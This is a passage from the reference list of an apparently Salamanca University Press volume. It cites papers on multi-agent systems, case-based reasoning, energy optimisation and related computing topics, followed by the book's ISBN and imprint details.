33. Glez-Peña, D., Díaz, F., Hernández, J. M., Corchado, J. M., & Fdez-Riverola, F. (2009). geneCBR: A translational tool for multiple-microarray analysis and integrative information retrieval for aiding diagnosis in cancer research. BMC Bioinformatics, 10. https://doi.org/10.1186/1471-2105-10-187
34. Gonzalez-Briones, A., Chamoso, P., De La Prieta, F., Demazeau, Y., & Corchado, J. M. (2018). Agreement Technologies for Energy Optimization at Home. Sensors (Basel), 18(5), 1633-1633. doi:10.3390/s18051633
35. González-Briones, A., Chamoso, P., Yoe, H., & Corchado, J. M. (2018). GreenVMAS: virtual organization-based platform for heating greenhouses using waste energy from power plants. Sensors, 18(3), 861.
36. Gonzalez-Briones, A., Prieto, J., De La Prieta, F., Herrera-Viedma, E., & Corchado, J. M. (2018). Energy Optimization Using a Case-Based Reasoning Strategy. Sensors (Basel), 18(3), 865-865. doi:10.3390/s18030865
37. Jaime Rincón, Jose Luis Poza, Juan Luis Posadas, Vicente Julián, Carlos Carrascosa (2016). Adding real data to detect emotions by means of smart resource artifacts in MAS. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 4
38. Laza, R., Pavn, R., & Corchado, J. M. (2004). A reasoning model for CBR_BDI agents using an adaptable fuzzy inference system. In Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 3040, pp. 96–106). Springer, Berlin, Heidelberg.
39. Li, T., Sun, S., Corchado, J. M., & Siyau, M. F. (2014). A particle dyeing approach for track continuity for the SMC-PHD filter. In FUSION 2014 - 17th International Conference on Information Fusion. Retrieved from https://www.scopus.com/inward/record.uri?eid=2-s2.0-84910637583&partnerID=40&md5=709eb4815eaf544ce01a2c21aa749d8f

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

40. Li, T., Sun, S., Corchado, J. M., & Siyau, M. F. (2014). Random finite set-based Bayesian filters using magnitude-adaptive target birth intensity. In FUSION 2014 - 17th International Conference on Information Fusion. Retrieved from https://www.scopus.com/inward/record.uri?eid=2-s2.0-84910637788&partnerID=40&md5=bd8602d6146b014266cf07dc35a681e0
41. Lima, A. C. E. S., De Castro, L. N., & Corchado, J. M. (2015). A polarity analysis framework for Twitter messages. Applied Mathematics and Computation, 270, 756–767. https://doi.org/10.1016/j.amc.2015.08.059
42. Sittón-Candanedo, I., Alonso, R. S., Corchado, J. M., Rodríguez-González, S., & Casado-Vara, R. (2019). A review of edge computing reference architectures and a new global edge proposal. Future Generation Computer Systems, 99, 278-294.
43. Mata, A., & Corchado, J. M. (2009). Forecasting the probability of finding oil slicks using a CBR system. Expert Systems with Applications, 36(4), 8239–8246. https://doi.org/10.1016/j.eswa.2008.10.003
44. Méndez, J. R., Fdez-Riverola, F., Díaz, F., Iglesias, E. L., & Corchado, J. M. (2006). A comparative performance study of feature selection methods for the anti-spam filtering domain. Lecture Notes in Computer Science (Including Subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics), 4065 LNAI, 106–120. Retrieved from https://www.scopus.com/inward/record.uri?eid=2-s2.0-33746435792&partnerID=40&md5=25345ac884f61c182680241828d448c5
45. Palomino, C. G., Nunes, C. S., Silveira, R. A., González, S. R., & Nakayama, M. K. (2017). Adaptive agent-based environment model to enable the teacher to create an adaptive class. Advances in Intelligent Systems and Computing (Vol. 617). https://doi.org/10.1007/978-3-319-60819-8_3
46. Rafael Cauê Cardoso, Rafael Heitor Bordini. (2017) A Multi-Agent Extension of a Hierarchical Task Network Planning Formalism. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 6, n. 2
47. Rafhael Cunha, Cleo Billa, Diana Adamatti (2017). Development of a Graphical Tool to integrate the Prometheus AEOlus methodology and Jason Platform. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 6, n. 2
48. Rodríguez, S., De La Prieta, F., Tapia, D. I., & Corchado, J. M. (2010). Agents and computer vision for processing stereoscopic images. Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 6077 LNAI). https://doi.org/10.1007/978-3-642-13803-4_12
49. Rodríguez, S., Gil, O., De La Prieta, F., Zato, C., Corchado, J. M., Vega, P., & Francisco, M. (2010). People detection and stereoscopic analysis using MAS. In INES 2010 - 14th International Conference on Intelligent Engineering Systems, Proceedings. https://doi.org/10.1109/INES.2010.5483855
50. Román, J. A., Rodríguez, S., & de da Prieta, F. (2016). Improving the distribution of services in MAS. Communications in Computer and Information Science (Vol. 616). https://doi.org/10.1007/978-3-319-39387-2_4
51. Tapia, D. I., & Corchado, J. M. (2009). An ambient intelligence based multi-agent system for alzheimer health care. International Journal of Ambient Computing and Intelligence, v 1, n 1(1), 15–26. https://doi.org/10.4018/jaci.2009010102

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

ISBN: 978-84-9012-859-6

VNiVERSiDAD D SALAMANCA
CAMPUS DE EXCELENCIA INTERNACIONAL

800 AÑOS
VNiVERSiDAD D SALAMANCA
1218 ~ 2018

Ediciones Universidad Salamanca